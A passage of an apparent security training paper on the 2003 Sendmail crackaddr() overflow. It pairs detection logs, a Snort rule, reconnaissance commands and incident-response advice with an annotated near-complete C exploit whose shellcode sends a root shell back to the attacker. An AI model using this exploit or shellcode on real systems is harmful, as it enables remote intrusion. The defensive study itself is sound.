This exploit leaves tell tale traces, an email (pictured below – note the from field full of <>), and log entries (note the infinite loop)

```
Mail version 8.1 6/6/93.  Type ? for help.
"/var/spool/mail/root": 1 message 1 new
>N  1 <><><><><><><><><><>  Wed May 28 05:03  10/912   "AAAAAAAAAAA8¾ÿ¿øøøøøø"
&
Message 1:
From spiderman@yahoo.com  Wed May 28 05:03:13 2003
Date: Wed, 28 May 2003 05:03:13 -0500
From:
"<><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><>
<><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><>
<><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><<
Subject:
AAAAAAAAAAA8¾ÿ¿øøøøøøøøøøøøøøøøøøøøøP¾ÿ¿ ¾ÿ¿øøøøøøøøø¬¾ÿ¿øøøøøøøøøøøøøøøøøøøøøøøøøøø
øøøøøøëèùÿÿÿÃ_ÿG1ÀPjjTY°f1ÛCÿ×ºõ=ó©¹ÿÿÿÿ1ÊRºýÿö#¹ÿÿÿþ1ÊRT^jVPP^TY°fj[ÿ×V[1É±1À°?Iÿ×Aâö1ÀPh//shh
/binT[PSTY1Ò°
                    ÿ×
```

Log

```
May 28 05:03:13 victim sendmail[4619]: h4SA3DEh004619: from=spiderman@yahoo.com, size=874, class=0,
nrcpts=1, msgid=<200305281003.h4SA3DEh004619@ victim.us.com>, proto=SMTP, daemon=MTA,
relay=victim.usaa.com [10.10.10.10]
May 28 05:03:13 victim sendmail[4620]: h4SA3DEh004619: SYSERR(root): Infinite loop in ruleset canonify, rule
16
May 28 05:03:13 victim sendmail[4620]: h4SA3DEh004619: to=root, delay=00:00:00, xdelay=00:00:00,
mailer=local, pri=31162, dsn=2.0.0, stat=Sent
```

An intrusion detection system such as Snort can be given signatures to detect this. The below signature and further information is available from Snort.org (http://www.snort.org/snort-db/sid.html?sid=2087).

```
alert tcp $EXTERNAL_NET any -> $SMTP_SERVERS 25 (msg:"SMTP From comment
overflow attempt"; flow:to_server,established; content:"From\:";
content:"<><><><><><><><><><><><><><><><><><><><><><><><><><><><><><>"; distance:0;
content:"("; distance:1; content:")"; distance:1; reference:cve,CAN-2002-1337;
reference:url,www.kb.cert.org/vuls/id/398025; classtype:attempted-admin; sid:2087; rev:2;)
```

Using snort with this signature generated the following alert:

```
[**] [1:2087:2] SMTP From comment overflow attempt [**]
[Classification: Attempted Administrator Privilege Gain] [Priority: 1]
06/26-07:12:56.027439 10.10.10.20:41665 -> 10.10.10.10:25
TCP TTL:64 TOS:0x0 ID:26583 IpLen:20 DgmLen:636 DF
***AP*** Seq: 0xE54E7CCD  Ack: 0xEFBBE88F  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 429595807 429587902
[Xref => http://www.kb.cert.org/vuls/id/398025][Xref => http://cve.mitre.org/cgi-
bin/cvename.cgi?name=CAN-2002-1337]
```

On a patched system that is immune to this exploit, an unsuccessful attack will generate the following message in the system log: (reference http://www.securiteam.com/securitynews/5SP02159FC.html):


Dropped invalid comments from header address

How to Protect against it

The recommended protection for the exposure is to apply current patch or upgrade. Sendmail has patches available for versions 8.9, 8.10, 8.11 and 8.12 but the vulnerability is present in previous version and it is recommended to upgrade to the current release of 8.12.8 (this was superceded by 8.12.9). These patches or upgrades are available from the Sendmail ftp site (ftp://ftp.sendmail.org/pub/sendmail/). Using an Intrusion Detection System (i.e.: ISS real secure or Snort) that had the proper signatures will provide detection of this attack and allow for a quick response to contain the damage. As with any application, boundary checks should be an important part of the quality assurance process; the industry as a whole is doing a much better job at this then in the past, but there is always room for improvement.

There are also some promising IPS (Intruder Prevention Systems) coming on the market that have potential of providing value in preventing this type of intrusion. Dylan Tweney stated in a recent CIO magazine article "Broadly speaking, the new crop of IPS products fall into two categories: host-based intrusion prevention (HIP) products such as those offered by Entercept, Harris and Okena; and even newer network-based intrusion prevention appliances offered by companies including Intruvert, OneSecure and TippingPoint." (Defensive Postures - - CIO Magazine Jun 15,2003 http://www.cio.com/archive/061503/et_article.html). Due to this exploit being delivered in an email message; a firewall will not be able to protect against this attack, as the firewall would see this as valid SMTP traffic; however; some firewall vendors are also pursuing an IPS posture such as Checkpoint's recent release of Application Intelligence, which allows the firewall to provide application level attack protection and access control.

Source code/Pseudo code



The picture above shows what the code hopes to produce, the pseudo code follows:

a) gather information needed to establish the target: ip address of the target; source ip address, and target OS – optional memory offset start for bruteforce
b) generate machine code using the input and adding the "<>" pairs and nops needed to overflow the buffer.
c) connect to the target over port 25.
d) Open port 2525 on the hacker machine as a listener.
e) Setup keyboard for local machine to send input to victim machine.
f) Supply the necessary SMTP/Sendmail greetings (HELO, MAIL FROM:, RCPT TO:, DATA) to establish conversation with victim machine
g) Send the machine code to the victim machine.
h) Overflow the buffer on victim machine.
i) Obtain root shell on victim machine.
j) Send the root shell to hacker machine listening on port 2525.

The code

At this point, a walk through of the code is in order (note, this code will not work as is). The original code is indented, my comments are not.

```
/* Sendmail <8.12.8 crackaddr() exploit by bysin */
/*          from the l33tsecurity crew          */
```

###Standard C libraries defined

```
#include <sys/types.h>
#include <sys/socket.h>
#include <sys/time.h>
#include <netinet/in.h>
```

```
#include <unistd.h>
#include <netdb.h>
#include <stdio.h>
#include <fcntl.h>
#include <errno.h>
```

###Setting up an array to be used later as part of the machine code.

```
int maxarch=1;
struct arch {
  char *os;
  int angle,nops;
  unsigned long aptr;
} archs[] = {
  {"Slackware 8.0 with sendmail 8.11.4",138,1,0xbfffbe34}
```

###The 138 is the number of angle pairs, the 1 is the number of nops and the ###0xbfffbe43 is the memory address offset

```
};

////////////////////////////////////////////////////////
```

###Here the LISTENPORT variable is define as 2525, this is the port that will be ###opened on the hacking machine to receive the root shell from the victim

```
#define LISTENPORT 2525
#define BUFSIZE 4096
```

###here some machine code is defined for later use

```
char code[]=                /* 116 bytes                    */
  "\xeb\x02"               /* jmp   <shellcode+4>          */
  "\xeb\x08"               /* jmp   <shellcode+12>         */
  "\xe8\xf9\xff\xff\xff"   /* call  <shellcode+2>          */
  "\xcd\x7f"               /* int   $0x7f                  */
  "\xc3"                   /* ret                          */
  "\x5f"                   /* pop   %edi                   */
  "\xff\x47\x01"           /* incl  0x1(%edi)              */
  "\x31\xc0"               /* xor   %eax,%eax              */
  "\x50"                   /* push  %eax                   */
  "\x6a\x01"               /* push  $0x1                   */
  "\x6a\x02"               /* push  $0x2                   */
  "\x54"                   /* push  %esp                   */
  "\x59"                   /* pop   %ecx                   */
  "\xb0\x66"               /* mov   $0x66,%al              */
  "\x31\xdb"               /* xor   %ebx,%ebx              */
  "\x43"                   /* inc   %ebx                   */
  "\xff\xd7"               /* call  *%edi                  */
  "\xba\xff\xff\xff\xff"   /* mov   $0xffffffff,%edx       */ This will be the ip address
  "\xb9\xff\xff\xff\xff"   /* mov   $0xffffffff,%ecx       */
  "\x31\xca"               /* xor   %ecx,%edx              */
  "\x52"                   /* push  %edx                   */
  "\xba\xfd\xff\xff\xff"   /* mov   $0xfffffffd,%edx       */
```

```
    "\xb9\xff\xff\xff\xff"     /* mov    $0xffffffff,%ecx       */ This will be the port #
    "\x31\xca"                 /* xor    %ecx,%edx              */
    "\x52"                     /* push   %edx                   */
    "\x54"                     /* push   %esp                   */
    "\x5e"                     /* pop    %esi                   */
    "\x6a\x10"                 /* push   $0x10                  */
    "\x56"                     /* push   %esi                   */
    "\x50"                     /* push   %eax                   */
    "\x50"                     /* push   %eax                   */
    "\x5e"                     /* pop    %esi                   */
    "\x54"                     /* push   %esp                   */
    "\x59"                     /* pop    %ecx                   */
    "\xb0\x66"                 /* mov    $0x66,%al              */
    "\x6a\x03"                 /* push   $0x3                   */
    "\x5b"                     /* pop    %ebx                   */
    "\xff\xd7"                 /* call   *%edi                  */
    "\x56"                     /* push   %esi                   */
    "\x5b"                     /* pop    %ebx                   */
    "\x31\xc9"                 /* xor    %ecx,%ecx              */
    "\xb1\x03"                 /* mov    $0x3,%cl               */
    "\x31\xc0"                 /* xor    %eax,%eax              */
    "\xb0\x3f"                 /* mov    $0x3f,%al              */
    "\x49"                     /* dec    %ecx                   */
    "\xff\xd7"                 /* call   *%edi                  */
    "\x41"                     /* inc    %ecx                   */
    "\xe2\xf6"                 /* loop   <shellcode+81>         */
    "\x31\xc0"                 /* xor    %eax,%eax              */
    "\x50"                     /* push   %eax                   */
    "\x68\x2f\x2f\x73\x68"     /* push   $0x68732f2f            */
    "\x68\x2f\x62\x69\x6e"     /* push   $0x6e69622f            */
    "\x54"                     /* push   %esp                   */
    "\x5b"                     /* pop    %ebx                   */
    "\x50"                     /* push   %eax                   */
    "\x53"                     /* push   %ebx                   */
    "\x54"                     /* push   %esp                   */
    "\x59"                     /* pop    %ecx                   */
    "\x31\xd2"                 /* xor    %edx,%edx              */
    "\xb0\x0b"                 /* mov    $0xb,%al               */
    "\xff\xd7"                 /* call   *%edi                  */
;
```

###Screen output messages defined

```
void header() {
  printf("\nSendmail <8.12.8 crackaddr() exploit by bysin\n");
  printf("          from the l33tsecurity crew        \n\n");
}

void printtargets() {
  unsigned long i;
  header();
  printf("\t  Target\t Addr\t\t OS\n");
  printf("\t-----------------------------------------\n");
  for (i=0;i<maxarch;i++) printf("\t* %d\t\t 0x%08x\t %s\n",i,archs[i].aptr,archs[i].os);
  printf("\n");
```

```
}

void writesocket(int sock, char *buf) {
  if (send(sock,buf,strlen(buf),0) <= 0) {
        printf("Error writing to socket\n");
        exit(0);
  }
}
```

###This section checks for the final sendmail response from the victim

```
void readsocket(int sock, int response) {
  char temp[BUFSIZE];
  memset(temp,0,sizeof(temp));
  if (recv(sock,temp,sizeof(temp),0) <= 0) {
        printf("Error reading from socket\n");
        exit(0);
  }
  if (response != atol(temp)) {
        printf("Bad response: %s\n",temp);
        exit(0);
  }
}
```

###Here the function for reading from the sockets is defined

```
int readutil(int sock, int response) {
  char temp[BUFSIZE],*str;
  while(1) {
        fd_set readfs;
        struct timeval tm;
        FD_ZERO(&readfs);
        FD_SET(sock,&readfs);
        tm.tv_sec=1;
        tm.tv_usec=0;
        if(select(sock+1,&readfs,NULL,NULL,&tm) <= 0) return 0;
        memset(temp,0,sizeof(temp));
        if (recv(sock,temp,sizeof(temp),0) <= 0) {
              printf("Error reading from socket\n");
              exit(0);
        }
        str=(char*)strtok(temp,"\n");
        while(str && *str) {
              if (atol(str) == response) return 1;
              str=(char*)strtok(NULL,"\n");
        }
  }
}

#define NOTVALIDCHAR(c)
(((c)==0x00)||((c)==0x0d)||((c)==0x0a)||((c)==0x22)||(((c)&0x7f)==0x24)||(((c)>=0x80)&&((c)
<0xa0)))

void findvalmask(char* val,char* mask,int len) {
  int i;
```

```
  unsigned char c,m;
  for(i=0;i<len;i++) {
        c=val[i];
        m=0xff;
        while(NOTVALIDCHAR(c^m)||NOTVALIDCHAR(m)) m--;
        val[i]=c^m;
        mask[i]=m;
  }
}
```

###Here the fixshellcode function is defined, it is used to insert command line ###parameters into the machine code

```
void fixshellcode(char *host, unsigned short port) {
  unsigned long ip;
  char abuf[4],amask[4],pbuf[2],pmask[2];
  if ((ip = inet_addr(host)) == -1) {
        struct hostent *hostm;
        if ((hostm=gethostbyname(host)) == NULL) {
              printf("Unable to resolve local address\n");
              exit(0);
        }
        memcpy((char*)&ip, hostm->h_addr, hostm->h_length);
  }
  abuf[3]=(ip>>24)&0xff;
  abuf[2]=(ip>>16)&0xff;
  abuf[1]=(ip>>8)&0xff;
  abuf[0]=(ip)&0xff;
  pbuf[0]=(port>>8)&0xff;
  pbuf[1]=(port)&0xff;
  findvalmask(abuf,amask,4);
  findvalmask(pbuf,pmask,2);
  memcpy(&code[33],abuf,4);
  memcpy(&code[38],amask,4);
  memcpy(&code[48],pbuf,2);
  memcpy(&code[53],pmask,2);
}
```

###The getrootprompt function will open a new server socket on port 2525 and ###prints out an error if it cannot bind to the port

```
void getrootprompt() {
  int sockfd,sin_size,tmpsock,i;
  struct sockaddr_in my_addr,their_addr;
  char szBuffer[1024];
  if ((sockfd = socket(AF_INET, SOCK_STREAM, 0)) == -1) {
        printf("Error creating listening socket\n");
        return;
  }
  my_addr.sin_family = AF_INET;
  my_addr.sin_port = htons(LISTENPORT);
  my_addr.sin_addr.s_addr = INADDR_ANY;
  memset(&(my_addr.sin_zero), 0, 8);
  if (bind(sockfd, (struct sockaddr *)&my_addr, sizeof(struct sockaddr)) == -1) {
        printf("Error binding listening socket\n");
```

```
                return;
        }
        if (listen(sockfd, 1) == -1) {
                printf("Error listening on listening socket\n");
                return;
        }
        sin_size = sizeof(struct sockaddr_in);
        if ((tmpsock = accept(sockfd, (struct sockaddr *)&their_addr, &sin_size)) == -1) {
                printf("Error accepting on listening socket\n");
                return;
        }
```

###Issues the uname –a command on victim machine and sets up the keyboard
###of the hacking machine to be used as input device on the victim

```
        writesocket(tmpsock,"uname -a\n");
        while(1) {
                fd_set readfs;
                FD_ZERO(&readfs);
                FD_SET(0,&readfs);
                FD_SET(tmpsock,&readfs);
                if(select(tmpsock+1,&readfs,NULL,NULL,NULL)) {
                        int cnt;
                        char buf[1024];
                        if (FD_ISSET(0,&readfs)) {
                                if ((cnt=read(0,buf,1024)) < 1) {
                                        if(errno==EWOULDBLOCK || errno==EAGAIN) continue;
                                else {
                                                printf("Connection closed\n");
                                                return;
                                        }
                                }
                                write(tmpsock,buf,cnt);
                        }
                        if (FD_ISSET(tmpsock,&readfs)) {
                                if ((cnt=read(tmpsock,buf,1024)) < 1) {
                                        if(errno==EWOULDBLOCK || errno==EAGAIN) continue;
                                else {
                                                printf("Connection closed\n");
                                                return;
                                        }
                                }
                                write(1,buf,cnt);
                        }
                }
        }
        close(tmpsock);
        close(sockfd);
        return;
}
```

###The program execution begins with the main function, it is within this function
###that the command line parameters are read in, if less than 3 parameters are

###given an usage error is displayed and the program exits. It is within this ###function that the previously defined functions are called

```
int main(int argc, char **argv) {
  struct sockaddr_in server;
  unsigned long ipaddr,i,bf=0;
  int sock,target;
  char tmp[BUFSIZE],buf[BUFSIZE],*p;
  if (argc <= 3) {
        printf("%s <target ip> <myip> <target number> [bruteforce start addr]\n",argv[0]);
        printtargets();
        return 0;
  }
  target=atol(argv[3]);
  if (target < 0 || target >= maxarch) {
        printtargets();
        return 0;
  }
  if (argc > 4) sscanf(argv[4],"%x",&bf);

  header();
```

###The fixshellcode pushes the hacker ip address (myip passed from the ###command line) into the machine code, along with port 2525

```
  fixshellcode(argv[2],LISTENPORT);
  if (bf && !fork()) {
        getrootprompt();
        return 0;
  }
```

###The bfstart function creates a socket connection to port 25 (sendmail) on the ###victim

```
bfstart:
  if (bf) {
        printf("Trying address 0x%x\n",bf);
        fflush(stdout);
  }
  if ((sock = socket(AF_INET, SOCK_STREAM, 0)) == -1) {
        printf("Unable to create socket\n");
        exit(0);
  }
  server.sin_family = AF_INET;
  server.sin_port = htons(25);
  if (!bf) {
        printf("Resolving address... ");
        fflush(stdout);
  }
  if ((ipaddr = inet_addr(argv[1])) == -1) {
        struct hostent *hostm;
        if ((hostm=gethostbyname(argv[1])) == NULL) {
              printf("Unable to resolve address\n");
              exit(0);
```

```
                }
                memcpy((char*)&server.sin_addr, hostm->h_addr, hostm->h_length);
        }
        else server.sin_addr.s_addr = ipaddr;
        memset(&(server.sin_zero), 0, 8);
        if (!bf) {
                printf("Address found\n");
                printf("Connecting... ");
                fflush(stdout);
        }
        if (connect(sock,(struct sockaddr *)&server, sizeof(server)) != 0) {
                printf("Unable to connect\n");
                exit(0);
        }
        if (!bf) {
                printf("Connected!\n");
                printf("Sending exploit... ");
                fflush(stdout);
        }
```

###Here the SMTP connection to the victim is made

```
        readsocket(sock,220);
        writesocket(sock,"HELO yahoo.com\r\n");
        readsocket(sock,250);
        writesocket(sock,"MAIL FROM: spiderman@yahoo.com\r\n");
        readsocket(sock,250);
        writesocket(sock,"RCPT TO: MAILER-DAEMON\r\n");
        readsocket(sock,250);
        writesocket(sock,"DATA\r\n");
        readsocket(sock,354);

        memset(buf,0,sizeof(buf));
```

###Here the angle brackets are inserted into machine code

```
        p=buf;
        for (i=0;i<archs[target].angle;i++) {
                *p++='<';
                *p++='>';
        }
        *p++='(';
```

###1 nop loaded into array

```
        for (i=0;i<archs[target].nops;i++) *p++=0xf8;
        *p++=')';
        *p++=((char*)&archs[target].aptr)[0];
        *p++=((char*)&archs[target].aptr)[1];
        *p++=((char*)&archs[target].aptr)[2];
        *p++=((char*)&archs[target].aptr)[3];
        *p++=0;
        sprintf(tmp,"Full-name: %s\r\n",buf);
        writesocket(sock,tmp);
        sprintf(tmp,"From: %s\r\n",buf);
```

```
writesocket(sock,tmp);

p=buf;
archs[target].aptr+=4;
*p++=((char*)&archs[target].aptr)[0];
*p++=((char*)&archs[target].aptr)[1];
*p++=((char*)&archs[target].aptr)[2];
*p++=((char*)&archs[target].aptr)[3];
```

###20 nops loaded into array

```
for (i=0;i<0x14;i++) *p++=0xf8;
archs[target].aptr+=0x18;
*p++=((char*)&archs[target].aptr)[0];
*p++=((char*)&archs[target].aptr)[1];
*p++=((char*)&archs[target].aptr)[2];
*p++=((char*)&archs[target].aptr)[3];
```

###76 0x01's loaded into array

```
for (i=0;i<0x4c;i++) *p++=0x01;
archs[target].aptr+=0x4c+4;
*p++=((char*)&archs[target].aptr)[0];
*p++=((char*)&archs[target].aptr)[1];
*p++=((char*)&archs[target].aptr)[2];
*p++=((char*)&archs[target].aptr)[3];
```

###8 more nops loaded into array

```
for (i=0;i<0x8;i++) *p++=0xf8;
archs[target].aptr+=0x08+4;
*p++=((char*)&archs[target].aptr)[0];
*p++=((char*)&archs[target].aptr)[1];
*p++=((char*)&archs[target].aptr)[2];
*p++=((char*)&archs[target].aptr)[3];
```

###32 more nops loaded into array

```
for (i=0;i<0x20;i++) *p++=0xf8;
```

###This is where the machine code gets sent to target machine

```
for (i=0;i<strlen(code);i++) *p++=code[i];

*p++=0;
sprintf(tmp,"Subject: AAAAAAAAAAA%s\r\n",buf);
writesocket(sock,tmp);
writesocket(sock,".\r\n");
if (!bf) {
        printf("Exploit sent!\n");
        printf("Waiting for root prompt...\n");
```

###Here the code checks for a SMTP 451 error

```
                if (readutil(sock,451)) printf("Failed!\n");
                else getrootprompt();
        }
        else {
                readutil(sock,451);
                close(sock);
                bf+=4;
                goto bfstart;
        }
}
```

Source code can be found at:
http://www.securityfocus.com/bid/6991/exploit/
http://www.l33tsecurity.com/index.php?r=exploits

Additional Information

Further information on this Sendmail vulnerability can be found at the following websites:
http://www.securityfocus.com/archive/1/313757/2003-03-01/2003-03-07/0
http://www.cert.org/advisories/CA-2003-07.html
http://www.landfield.com/isn/mail-archive/2003/Mar/0014.html
http://www.securityfocus.com/bid/6991
https://gtoc.iss.net/issEn/delivery/xforce/alertdetail.jsp?oid=21950
http://securecomputing.stanford.edu/alerts/sendmail-vuln.html
http://news.zdnet.co.uk/story/0,,t281-s2131349,00.html

Closing comments

Any attack will start with reconnaissance. Finding a host with port 25 open is a trivial task. Most companies rely heavily on email and will have a mail host open to the public. There are many reconnaissance tools available for an attacker to use; for this discussion only 3 tools were needed to establish the target; nmap, xprobe and telnet (although telnet is not really a tool per se, it was used as one here).

There are methods an attacker can use to find a mail host for a domain without sending any traffic to the host. One such method is to do a look up on the Internet, using publicly available sites such as http://www.internic.com/whois.html or http://www.senderbase.com/. In addition to that, nslookup is also a very good tool to use, 'nslookup –q=mx victim.com' will return the registered mail exchange for the domain, sample output is shown below:

```
$ nslookup -q=mx us.com
Server:  hacker.us.com
Address:  10.10.10.20

Non-authoritative answer:
us.com        preference = 10, mail exchanger = victim.us.com

Authoritative answers can be found from:
```

```
com     nameserver = D.GTLD-SERVERS.NET
com     nameserver = E.GTLD-SERVERS.NET
com     nameserver = F.GTLD-SERVERS.NET
com     nameserver = G.GTLD-SERVERS.NET
com     nameserver = H.GTLD-SERVERS.NET
com     nameserver = I.GTLD-SERVERS.NET
com     nameserver = J.GTLD-SERVERS.NET
com     nameserver = K.GTLD-SERVERS.NET
com     nameserver = L.GTLD-SERVERS.NET
com     nameserver = M.GTLD-SERVERS.NET
com     nameserver = A.GTLD-SERVERS.NET
com     nameserver = B.GTLD-SERVERS.NET
com     nameserver = C.GTLD-SERVERS.NET
```

Nmap is used to scan a host or list of hosts or subnets to find the ports that are listening (ports that are open and will allow connections). For this discussion nmap was run against a single host and produced the report below. This revealed the victim has port 25 listening (as well as a few others that are inviting targets):

```
Starting nmap 3.27 ( www.insecure.org/nmap/ ) at 2003-06-03 04:28 CDT
 Interesting ports on victim.us.com (10.10.10.10):
(The 1613 ports scanned but not shown below are in state: closed)
Port       State       Service
21/tcp     open        ftp
22/tcp     open        ssh
23/tcp     open        telnet
25/tcp     open        smtp
80/tcp     open        http
111/tcp    open        sunrpc
443/tcp    open        https
697/tcp    open        unknown
1720/tcp   filtered    H.323/Q.931
32770/tcp  open        sometimes-rpc3
No exact OS matches for host (If you know what OS is running on it, see
http://www.insecure.org/cgi-bin/nmap-submit.cgi).
TCP/IP fingerprint:
Uptime 26.607 days (since Wed May  7 13:56:01 2003)
Nmap run completed -- 1 IP address (1 host up) scanned in 53.017 seconds
```

Based on the results from nmap, the attackers have established a target is open on port 25, but nmap did not identify the Operating System (OS), for this xprobe was used. Xprobe is an OS fingerprinting tool that uses the ICMP protocol to identify the OS of a host. Xprobe generated the below report showing the operating system is using the Linux 2.0 kernel:

```
# ./xprobe 10.10.10.10
X probe ver. 0.0.2
------------------
Interface: hme0/10.10.10.20

LOG: Target: 10.10.10.10
LOG: Netmask: 255.255.255.255
```

```
LOG: probing: 10. 10.10.10
LOG: [send]-> UDP to 10. 10.10.10:32132
LOG: [98 bytes] sent, waiting for response.
FINAL:[ Linux kernel 2.0.x ]
```

All that is left is to establish what service is running on the listening port 25. This is easily done by simply telneting to that address/port and unless the administrator has taken the time and effort to munge or obfuscate the version, the information needed will be presented upon connection (note that the victim supports ESMTP which is an SMTP extension that will allow for an authentication protocol exchange):

```
# telnet 10. 10.10.10 25
Trying 10. 10.10.10...
Connected to 10.194.12.84.
Escape character is '^]'.
220 victim.us.com ESMTP Sendmail 8.12.5/8.12.8; Tue, 3 Jun 2003 04:47:12 –0500
quit
221 2.0.0 victim.us.com closing connection
Connection closed by foreign host.
```

In less time than it took to write the above the attackers found a target, discovered the OS and determined what version of Sendmail they will need to exploit. The exploit can be found with a quick search on Google (http://www.google.com) and the source downloaded and compiled. I entered the keywords “linux sendmail exploit” in Google and it returned with 50,000 plus results.

Sendmail accounts for 50 – 70% of the MTA’s on the Internet (http://www.computerworld.com/securitytopics/security/holes/story/0,10801,78991,00.html). The exploit covered above and its variants help to illustrate the premise of this paper, in that; Sendmail is an inviting target that is using port 25 SMTP. CERT® Advisory CA-2003-12 and CERT® Advisory CA-2003-07 came out within 30 days of each other and forced administrators to apply patches or upgrades to their mail hosts. This type of activity consumes a lot of time, resources and money. It is also frustrating for the average administrator who is stressed for time and budget anyway. As noted previously, email is one of the heaviest used applications on the network. Shutting down port 25 is not an attractive option.

The likelihood of new exploits being discovered in the future is very high. With the source code available to anyone, and the complexity of the product, I believe there are unexposed vulnerabilities still to be found and exploited.

So what is an administrator to do? Following the PICERL (Preparation, Identification, Containment, Eradication, Recovery and Lessons learned) steps outlined below will help mitigate the risk of doing business on the Internet.

Preparation

Incident response must be approached with a ‘eyes-wide-open’ attitude. Be prepared to respond when (not if) an incident of this nature occurs. Polices

and procedures to deal with incidents should be in place and ready to be used before an incident occurs. These policies and procedures should address the steps below, be readily available (the response team should be very familiar with these procedure and policies and know where they can lay hands upon them in an emergency). It is a good practice to have response exercises where these policies and procedures are used and updated. In the exploit covered in this paper the response team should have gone to the policies to find the approved methods of dealing with this type of incidence and followed the procedure stated in the policy.

You should have an incident response team already assembled that is ready to respond once the intrusion is recognized. The team should have a management sponsor that has the appropriate authority to allow the response team to react to the situation and perform the triage required to contain the damage. The management sponsor should also be prepared to interact with other management to keep the other team members focused on the task at hand (containment, eradication and repair), basically run interference. The team also needs to have members with the skills needed to eradicate and repair any damage caused by the attack, i.e.; system administrators, hardware support personnel, network administrators and a member to deal with forensic diagnosis. The team should include a public relations representative to speak to any public disclosure needed. This member's visibility can be critical depending on the type of business the company performs. For example; if a banking institute has an intrusion, public disclosure can bring distrust from customers, cause them to withdraw their accounts, and create a loss of business that could be crippling. A new California law requiring companies to notify their customers of computer security breaches applies to any online business that counts Californians as customers, even if the company isn't based in the Golden State (http://www.theregister.co.uk/content/55/28760.html). While being current on patch levels will protect against the known vulnerabilities, it cannot protect against a day-zero exploit; only proper preparation will be effective against the unknown.

The team should have a prepackaged jump kit that includes items such as clean install media for operating systems and applications, spare hardware (hard-drives), cables(serial cables, null modem cables etc), backup media and devices(tapes, tape drives), a cdrom with utilities (from a known good source) needed to properly diagnose the state of the machine in question.

Identification

There should be a process in place to monitor logs diligently, looking for anomalies that can identify events that can be, or are, incidents. System logs, intrusion detection systems, firewall logs etc. can all be used to help identify significant events that turn into incidents. Activities such as network scanning can be warnings of an impending intrusion attempt or system compromise. They should not be taken lightly or discounted. The sooner an event is identified, the quicker you can respond and contain the damage. There are tools available to

help in this endeavor, for example Snort and ISS's Real secure are 2 intruder detection system that use signatures to trigger alerts if activity of interest occur on the systems they monitor.

The identification of the exploit above would have been made when monitoring the log files. The traces left from the exploit would tip off an alert administrator and trigger further investigation. In addition, if an IDS (Intrusion Detection System) is being employed it can be configure to trigger an alert for this type of activity. There are some new products hitting the market that will do behavior modeling that show potential to help in the identification process. Cisco systems now have NBAR (Network-Based Application Recognition) that is available with ISO version 12.0 and above and will allow the border routers to aid in stopping this type of exploit.

Containment

Contain the situation; make sure the incident cannot spread beyond the point of detection and cause further damage. Damage control may cause some pain to the business if machines are taken off line during the containment process. A proper risk analysis may be required by your business sponsor to determine the degree of containment you will be allowed to enforce.

Containment of this exploit would require that the mail host be taken off-line and external email would not be available for the duration. As a result, important email would be delayed until the situation was resolved. If you can afford to have an extra machine as a cold stand-by(a duplicate machine that is off-line) this down time can be greatly reduced by applying the required patches an bringing the stand-by online.

Eradication

Eradication of the incident may consist of simply standing up a fresh installation of the compromised computer; however, mitigating circumstance may require certain data to be recovered from the compromised machine. Extra diligence is required when recovering anything from a compromised machine, a Trojan backdoor can be hidden with relative ease. This could nullify the eradication process and open the new machine to compromise. Prior to the eradication a backup of the disk should be created for forensic use. Your company security policy should clearly state your posture on what to do once an incident occurs, i.e.: protect and proceed vs. pursue and prosecute, as this will dictate to what degree the evidence will have to be maintained. If you intend to prosecute an intruder, you will have to take extra caution to preserve the chain of custody as well as the integrity of the data.

This exploit would require a fresh install; as a result any mail in the queues would either be lost or have to be recovered from the compromised system.

Recovery

Once the system has been restored and patched, the verification process can begin. The business unit (application owner) should be involved in the testing of the recovered machine, as it will be up to them to verify that the machine and applications have been restored properly and are working as designed. It is important to get owner sign-off on this process to ensure they are informed and engaged in the process. Once the verification is complete the machine can be placed back into service. It must be monitored intensely for activity that caused the original compromise (the modus-operandi of most hackers is to revisit the scene of the crime).

Lessons Learned

A follow up report will need to be given to the management sponsor as soon as possible following the incident. The on-site team that responded to the incident should submit the report. During the response mistakes will be made and should be documented to avoid repeats. The report should include the activities performed in the steps above.

The above steps are important to maintain a security posture that will enable you to assure your network a degree of comfort and safety; however, it is imperative you stay current on all patches. You must keep abreast of newly release vulnerabilities by subscribing to bulletins,(http://www.cert.org/contact_cert/certmaillist.html) news groups and websites that publish news on computer security.

Be prepared, know compromises will happen and be ready to respond. Ensure the system administrators are fully engaged in the process of security in their theater of concern and are familiar with the hosts or servers they administer. The system administrators are critical in the identification process and must exercise due diligence in monitoring the logs for anomalies, looking for processes that don't belong, identifying new or unknown users and identifying unusual services or listening ports. The network and firewall administrators are also critical in early detection. They can pick up on reconnaissance activities that indicate your network is being targeted for exploitation.

References

Costales, Bryan with Allman, Eric Sendmail . O'Reily & Associates, Inc 3rd edition (Dec. 2002)

Postel, Jonathan B. "RFC 821" URL:http://www.ietf.org/rfc/rfc0821.txt (21 May 2003)

